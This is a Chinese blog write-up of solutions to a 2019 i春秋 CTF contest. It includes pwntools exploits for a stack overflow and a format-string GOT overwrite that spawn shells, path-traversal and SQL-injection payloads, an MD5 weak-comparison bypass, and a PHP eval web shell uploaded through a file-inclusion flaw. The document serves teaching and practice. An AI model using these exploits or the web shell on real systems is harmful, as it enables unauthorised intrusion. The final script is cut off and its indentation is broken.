

i春秋网络内生试验场CTF答题夺旗赛（第三季）WP

原创

lynnlovemin 于 2019-11-30 20:48:13 发布 1716 收藏 3

分类专栏: [网络安全](#) 文章标签: [CTF WP WriteUp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/lynnlovemin/article/details/103326456>

版权



[网络安全](#) 专栏收录该内容

20 篇文章 2 订阅

订阅专栏

0x01 weak

依次点击管理平台->跳转到测试页, 可看到测试页代码, 可知是一道MD5弱类型的题, 只需要找到MD5加密出来为0e, 并且用户名和密码不相等且不为数字的即可, 笔者已找到两个符合条件的明文, 分别是: QNKCDZO和Iaabg7XSSs, 回到管理页, 用户名和密码分别输入可得flag。

党课 服务器 SRC

```
login succeed! and flag is flag{f2p7o4bm-3i12-8az3-1wwr-jmtd7viks85t}
```

<https://blog.csdn.net/lynnlovemin>

0x02 Electrical System

逆向分析程序可知, 这是一个栈溢出的题, 编写exp如下:

```
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
p = remote('120.55.43.255', 11002)
p.recvuntil('ID:\n')
p.sendline(asm(shellcraft.sh()))

recharge_addr = 0x000000000400A6F
sh_addr = 0x0000000006020E0
p.recvuntil('choice:\n')
p.sendline('Check' + 11 * 'a' + p64(sh_addr))
p.interactive()
```

执行可得flag。

```
ElectricalSystem
bin
dev
flag.txt
lib
lib32
lib64
logo
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
'cat flag.txt\n'
[DEBUG] Received 0x2b bytes:
'flag{8e0ab265-066c-4d9c-8cc4-bd5a425aadae}\n'
flag{8e0ab265-066c-4d9c-8cc4-bd5a425aadae}
$
```

0x03 md5_brute

打开文件，是一串md5，分别放到cmd5可解出明文，如

密文:	<input type="text" value="9f001e4166cf26bfbdd3b4f67d9ef617"/>
类型:	<input type="text" value="自动"/> [帮助]
<input type="button" value="查询"/> <input type="button" value="加密"/>	
查询结果: wangwu	

<https://blog.csdn.net/lynnlovermin>


最后的flag为：flag{wangwu-2019-1111-9527}

0x04 help

右键点击查看源码，在最后可知提示：flag is in /flag

点击网页的帮助，可知该题是一个文件包含的题目，于是构造payload为：

http://120.55.43.255:17325/?file=../../../../flag，可得flag。



0x05 幸运数字

可获得flag。

```
C:\Users\lynn\Desktop>python lucky_number.py
T5is_2s_YOur_Flag_h7h7h
C:\Users\lynn\Desktop>cd ../../..

C:\>cd 个人

C:\个人>cd 网络渗透

C:\个人\网络渗透>lucky_number.exe
12 is my lucky number. o(∩_∩)o
Please give me what I want:
T5is_2s_YOur_Flag_h7h7h

I agree with you!:-D
Here is your flag: flag{T5is_2s_YOur_Flag_h7h7h}
```

0x06 word

这个题是送分题，题目直接给出了word文档密码，打开word即可获得flag。

0x07 search

打开网页，在全文检索处随便输入字符串，跳转到另一个页面，可知为sql注入题，于是构造payload: ?id=1 union select flag from flag limit 1,5可拿到flag。



0x08 Car Search System

逆向可知，该题为格式化字符串漏洞，编写exp脚本如下：

```

from pwn import *
import binascii
from LibcSearcher import *
#context(os='linux',arch='i386',log_level='debug')
p = remote('120.55.43.255',11001)
#./car为目标程序
elf = ELF('./car')
puts_got = elf.got['puts']
i = 1
while(1):
    p.recvuntil('leave\n')
    p.sendline('AAAA'+str(i)+'$X')
    data = p.recv(12)
    if '41414141' in data:
        #print data
        offset = i
        print offset
        break
    i += 1

p.recvuntil('leave\n')
p.sendline( p32(puts_got) + '%' + str(offset) + '$s')
puts_addr = p.recv(8)[4:]
puts_addr = '0x' + binascii.hexlify(puts_addr[::-1])
log.success('puts real addr : ' + puts_addr)

obj = LibcSearcher('puts', int(puts_addr,16))

system_offset = obj.dump("system")
puts_offset = obj.dump('puts')
system_addr = int(puts_addr,16) - puts_offset + system_offset

log.success('system addr : ' + hex(system_addr))
#change puts_got to system_real_address
payload = fmtstr_payload(offset ,{puts_got: system_addr})
p.recvuntil('leave\n')
p.sendline(payload)
#change value 0xff to 0x66
p.recvuntil('leave\n')
payload = '%102c%51$n'
p.sendline(payload)

p.recvuntil('day')
p.sendline('/bin/sh')

p.interactive()

```

执行脚本可获得flag。

```
0
+] puts real addr : 0xf7e46140
+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choos
d.
+] system addr : 0xf7e21940
*) Switching to interactive mode
our are such a lucky dog!
ls
carSearchSystem
bin
lev
flag.txt
lib
lib32
lib64
logo
cat flag.txt
flag{f7178443-92f8-46fa-8090-56c19cc756dd}
```

```
文件(F) 编辑(E) 查看(V)
root@kali:~# cd Deskto
root@kali:~/Desktop#
from pwn import *
import binascii
from LibcSearcher impo
#context(os='linux',a
p = remote('120.55.43
#p = process('./car')
elf = ELF('./car')
puts_got = elf.got['pu
i = 1
while(1):
    p.recvuntil('leave
    p.sendline('AAAA%
https://blog.csdn.net/lynnlovemin
```

0x09 encrypt

打开文件后，拿到一个16进制字符串：

69725f765f61797d74797465667321275f6f5f6c796573655f746121615f61736867655376736f697b417965796c73457321

于是通过16进制转成字符串可得：

加密或解密字符串长度不可以超过10M

69725f765f61797d74797465667321275f6f5f6c796573655f746121615f61736867655376736f697b417965796c73457321

16进制转字符

字符转16进制

清空结果

ir_v_ay}tytefs!'_o_lyese_tala_ashgeSvsoi{AveylsEs!

<https://blog.csdn.net/lynnlovermin>

很明显，是一个栅栏密码，解密可得flag。

ir_v_ay}tytefs!'_o_lyese_tala_ashgeSvsoi{AveylsEs!

每组字数

加密

解密

it's_very_easy_to_solve_this_flag{Easy!eAsy!eaSy!}

<https://blog.csdn.net/lynnlovermin>

0x10 唱跳rap篮球

这个是一个脑洞题，标题是蔡徐坤的梗，所以猜用户名为caixukun，密码为他的生日19980802，登录可得flag。

术网站  景区网站  小电影  党课  服务器  SRC



0x11 奇怪程序

这是一个android的反编译的题，反编译可得源码：

```

package bin.crack.crackme1;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity extends AppCompatActivity {
    public EditText passWord;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) R.layout.activity_main);
        this.passWord = (EditText) findViewById(R.id.password);
    }

    public void check(View view) {
        if (this.passWord.getText().toString().isEmpty()) {
            Toast.makeText(this, "不能啥都不输呀", 1).show();
            return;
        }
        if ("}YsAe_0s_si_dl0RdNa{galf".equals(new StringBuilder(this.passWord.getText().toString()).reverse().toString())) {
            Toast.makeText(this, "flag正确!!!", 1).show();
        } else {
            Toast.makeText(this, "再试试吧。。。", 1).show();
        }
    }
}

```

分析源码可知，将字符串逆序即可获得flag。


0x12 code

打开网页，是一个上传+文件包含的题，编写一句话木马：<?php eval(@\$_POST['a']); ?>

后缀改为.png，上传到服务器会返回md5密码形式的文件名。将该文件名用base64编码，改造地址：

http://120.55.43.255:11881/include.php?file=dXBsb2FkLzYyZTIiYjU5MzU4ODQyZTlmYTUwZDgzM2NkZTY1NzE4

用蚁剑连接，可getshell，flag就在根目录下/flag。



0x14 整型数列

用IDA打开程序，分析可知其核心算法为斐波那契数列，但是源程序为递归算法，效率很低，无法通过运行源程序拿到flag，因此编写非递归算法可算出flag。

```
def func1(num):
    num1 = 1
    num2 = 2
    num3 = 0
    for i in range(num - 3):
        num3 = num1 + num2
        num1 = num2
        num2 = num3
    return str(hex(num3))
def func2(num):
    num1 = 1
    num2 = 2
    num3 = 3
    num4 = 0
    if(num == 1):
        return 1
    if(num == 2):
        return 2
    if num == 3:
```

```

    return 3
for i in range(num - 4):
    num4 = num1 + num2 + num3
    num1 = num2
    num2 = num3
    num3 = num4
return str(hex(num4))
def func3(num):
    num1 = 1
    num2 = 2
    num3 = 3
    num4 = 4
    num5 = 0
    if(num == 1):
        return 1
    if(num == 2):
        return 2
    if num == 3:
        return 3
    if num == 4:
        return 4
    for i in range(num - 5):
        num5 = num1 + num2 + num3 + num4
        num1 = num2
        num2 = num3
        num3 = num4
        num4 = num5
    return str(hex(num5))

def func4(num):
    num1 = 1
    num2 = 2
    num3 = 3
    num4 = 4
    num5 = 5
    num6 = 0
    if(num == 1):
        return 1
    if(num == 2):
        return 2
    if num == 3:
        return 3
    if num == 4:
        return 4
    if num == 5:
        return 5
    for i in range(num - 6):
        num6 = num1 + num2 + num3 + num4 + num5
        num1 = num2
        num2 = num3
        num3 = num4
        num4 = num5
        num5 = num6
    return str(hex(num6))

if __name__ == '__main__':
    n = ['33DB76A7C594BFC3', '0CD36C2E32A371480', '8CEE9FF3933365BC', '57373FE3C783A78F', '59B322834BB73B59', '423719DD973C6AD3', '0C858FBEABF480DA3', '3CC8C789BA7B8135']
    s = [1,1,1,1,1,1,1]

```

```
index = 0
while index <= 7:
    v3 = 0
    v1 = 0
    for i in range(3):
        for j in range(0,200):
            if str(func1(j)).find(n[index].lower())!= -1 or str(func2(j)).find(n[index].lower())!= -1 or str(func3(j)).f
            ind(n[index].lower())!= -1 or str(func4(j)).find(n[index].lower())!= -1:
                v3 = 1
                print j-1

            v1 = v1+1
            break
    if (v3 == 1):
        break
    index = index+1
```